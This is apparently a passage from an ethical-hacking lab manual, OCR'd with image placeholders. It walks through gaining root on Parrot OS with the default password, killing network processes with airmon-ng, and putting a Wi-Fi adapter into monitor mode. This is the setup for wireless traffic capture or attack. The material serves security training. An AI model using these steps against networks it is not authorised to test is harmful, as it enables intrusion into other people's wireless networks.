
4. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible
7. Now, type **cd** and press **Enter** to jump to the root directory.

8. In the Parrot Terminal window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlx687f7467dbf6**) gets connected to the machine, as shown in the screenshot.


   Note: The name of wireless interface might vary in your lab environment.




9. In the terminal window, type **airmon-ng start wlx687f7467dbf6** and press **Enter**. This command puts the wireless interface (in this case, **wlx687f7467dbf6**) into monitor mode.
10. The result appears, displaying the error: "**Found 2 processes that could cause trouble.**" To put the interface in monitor mode, these processes must be killed.
11. Here, the name of wireless interface (**wlx687f7467dbf6**) is too long, therefore, it would automatically rename it to **wlan0mon**.



12. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.




13. Now, run the command **airmon-ng start wlan0mon** again to put the wireless interface in monitor mode.
14. Note that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the **wlan0mon** interface, as shown in the screenshot.



